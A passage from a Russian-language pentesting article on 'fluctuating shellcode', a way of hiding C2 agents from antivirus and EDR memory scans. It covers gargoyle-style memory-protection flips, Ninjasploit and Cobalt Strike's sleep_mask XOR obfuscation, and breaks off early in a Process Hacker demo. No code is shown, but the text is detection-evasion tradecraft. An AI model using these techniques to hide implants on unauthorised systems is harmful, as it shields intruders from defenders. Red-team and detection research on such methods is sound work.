Статья Флуктуация шелл-кода. Пишем инжектор для динамического шифрования полезной нагрузки в памяти

Сегодня поговорим об одной из продвинутых техник уклонения от средств защиты при использовании фреймворков Command & Control — динамическом сокрытии шелл-кода в памяти ожидающего процесса. Я соберу PoC из доступного на гитхабе кода и применю его к опенсорсным фреймворкам.

Если взглянуть на список фич, которыми хвастаются все коммерческие фреймворки C2 стоимостью 100500 долларов в час (Cobalt Strike, Nighthawk, Brute Ratel C4), первой в этих списках значится, как правило, возможность уклониться от сканирования памяти запущенных процессов на предмет наличия сигнатур агентов этих самых C2. Что, если попробовать воссоздать эту функцию самостоятельно? В статье я покажу, как я это сделал.

Итак, что же это за зверь такой, этот флуктуирующий шелл-код?

ПРОБЛЕМАТИКА

В основном мой хлеб — это внутренние пентесты, а на внутренних пентестах бывает удобно (хотя и совсем не необходимо) пользоваться фреймворками C2. Представь, что ты разломал рабочую станцию пользователя, имеешь к ней админский доступ, но ворваться туда по RDP нельзя, ведь нарушать бизнес-процессы заказчика (то есть выбивать сотрудника из его сессии, где он усердно заполняет ячейки в очень важной накладной) «западло».


Одно из решений при работе в Linux — квазиинтерактивные шеллы вроде smbexec.py, wmiexec.py, dcomexec.py, scshell.py и Evil-WinRM. Но, во-первых, это чертовски неудобно, во-вторых, ты потенциально сталкиваешься с проблемой double-hop-аутентификации (как, например, с Evil-WinRM), а в-третьих и далее — ты не можешь пользоваться объективно полезными фичами C2, как, например, исполнение .NET из памяти или поднятие прокси через скомпрометированную тачку.

Если не рассматривать совсем уж инвазивные подходы типа патчинга RDP при помощи Mimikatz (AKA ts::multirdp), остается работа из агента C2. И вот здесь ты столкнешься с проблемой байпаса средств защиты. Спойлер: по моему опыту, в 2022-м при активности любого «увожаемого» антивируса или EDR на хосте твой агент C2, которого ты так долго пытался получить (и все же получил, закриптовав нагрузку мильён раз), проживет в лучшем случае не больше часа.

Всему виной банальное сканирование памяти запущенных процессов антивирусами, которое выполняется по расписанию с целью поиска сигнатуры известных зловредов. Еще раз: **получить** агент с активным AV (и даже немного из него поработать) нетрудно; сделать так, чтобы этот агент **прожил хотя бы сутки** на машине-жертве, ~~бесценно~~ уже сложнее, потому что, как бы ты ни криптовал и ни энкодил бинарь, PowerShell-стейжер или шелл-код агента, вредоносные инструкции все равно окажутся в памяти в открытом виде, из-за чего станут легкой добычей для простого сигнатурного сканера.

KES поднимает тревогу!

Если тебя спалят с вредоносом в системной памяти, который не подкреплен подозрительным бинарем на диске (например, когда имела место инъекция шелл-кода в процесс), тот же Kaspersky Endpoint Security при дефолтных настройках не определит, какой именно процесс заражен, и в качестве решения **настойчиво** предложит тебе перезагрузить машину.



Такое поведение вызывает еще большее негодование у пентестера, потому что испуганный пользователь сразу побежит жаловаться в IT или к безопасникам.

Есть два пути решить эту проблему.

1. Использовать C2-фреймворки, которые еще не успели намозолить глаза блютимерам и чьи агенты еще не попали в список легкодетектируемых. Другими словами, писать свое, искать малопопулярные решения на гитхабе с учетом региональных особенностей AV, который ты собрался байпасить, и тому подобное.
2. Прибегнуть к продвинутым техникам сокрытия индикаторов компрометации после запуска агента C2. Например, подчищать аномалии памяти после запуска потоков, использовать связку «неисполняемая память + ROP-гаджеты» для размещения агента и его функционирования, шифровать нагрузку в памяти, когда взаимодействие с агентом не требуется.


В этой статье мы на примере посмотрим, как вооружить простой PoC флуктуирующего шелл-кода (комбинация пунктов из абзаца выше) для его использования с почти любым опенсорсным фреймворком C2. Но для начала небольшой экскурс в историю.

A LONG TIME AGO IN A GALAXY FAR, FAR AWAY...

Флипы памяти RX → RW / NA

Первым опенсорсным проектом, предлагающим PoC-решение для уклонения от сканирования памяти, о котором я узнал, был gargoyle.

Если не углубляться в реализацию, его главная идея заключается в том, что полезная нагрузка (исполняемый код) размещается в **не**исполняемой области памяти (PAGE_READWRITE или PAGE_NOACCESS), которую не станет сканировать антивирус или EDR. Предварительно загрузчик gargoyle формирует специальный ROP-гаджет, который выстрелит по таймеру и изменит стек вызовов таким образом, чтобы верхушка стека оказалась на API-хендле VirtualProtectEx, — это позволит нам изменить маркировку защиты памяти на PAGE_EXECUTE_READ (то есть сделать память исполняемой). Дальше полезная нагрузка отработает, снова передаст управление загрузчику gargoyle, и процесс повторится.



Принцип работы gargoyle много раз дополнили, улучшили и «переизобрели». Вот несколько примеров:
Также интересный подход продемонстрировали в F-Secure Labs, реализовав расширение Ninjasploit для Meterpreter, которое по косвенным признакам определяет, что Windows Defender вот-вот запустит процедуру сканирования, и тогда «флипает» область памяти с агентом на неисполняемую прямо перед этим. Сейчас, скорее всего, это расширение уже не «взлетит», так как и Meterpreter, и «Дефендер» обновились не по одному разу, но идея все равно показательна.

Из этого пункта мы заберем с собой главную идею: изменение маркировки защиты памяти помогает скрыть факт ее заражения.

Cobalt Strike: Obfuscate and Sleep

В далеком 2018 году вышла версия 3.12 культовой C2-платформы Cobalt Strike. Релиз назывался «Blink and you'll miss it», что как бы намекает на главную фичу новой версии — директиву sleep_mask, в которой реализована концепция **obfuscate-and-sleep**.


Эта концепция включает в себя следующий алгоритм поведения бикона:

1. Если маячок «спит», то есть бездействует, выполняя kernel32!Sleep и ожидая команды от оператора, содержимое исполняемого (RWX) сегмента памяти полезной нагрузки обфусцируется. Это мешает сигнатурным сканерам распознать в нем Behavior:Win32/CobaltStrike или похожую бяку.
2. Если маячку поступает на исполнение следующая команда из очереди, содержимое исполняемого сегмента памяти полезной нагрузки **де**обфусцируется, команда выполняется, и подозрительное содержимое маяка обратно обфусцируется, превращаясь в неразборчивый цифровой мусор на радость оператору «Кобы» и назло бдящему антивирусу.


Эти действия проходят прозрачно для оператора, а процесс обфускации представляет собой обычный XOR по исполняемой области памяти с фиксированным размером ключа 13 байт (для версий CS от 3.12 до 4.3).


Продемонстрируем это на примере. Я возьму этот профиль для CS, написанный @anon_ro как PoC минимально необходимого профиля Malleable C2 для обхода «Дефендера». Опция set sleep_mask "true" активирует процесс obfuscate-and-sleep.

Далее с помощью Process Hacker найдем в бинаре «Кобы» сегмент RWX-памяти (при заданных настройках профиля он будет один) и посмотрим его содержимое.




На первый взгляд, и правда, выглядит как ничего не значащий набор байтов. Но если установить интерактивный режим маячка командой sleep 0 и «поклацать» несколько раз на Re-read в PH, нам откроется истина.


beacon_sleep_mask.exe (10960) Properties
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Handles
GPU
Comment
Hide free regions
Strings...
Refresh
Base address
Type
Size
Protect...
Use
Total WS
Private WS
Shareable WS
Shared WS
0x401000 Image: Commit 12 kB RX C:\Users\snovvcrash\Desktop\beacon_sleep_mask.exe 12 kB 12 kB 12 kB
0x180000 Private: Commit 260 kB RX 260 kB 260 kB
0x650000 Mapped: Commit 312 kB RWX 312 kB 312 kB 312 kB
beacon_sleep_mask.exe (10960) (0x650000 - 0x69e000)
00000000 35 18 e7 89 d5 15 59 62 b4 37 2b 73 5c 0d 8b 6b 5.....Yb.7+s\..k
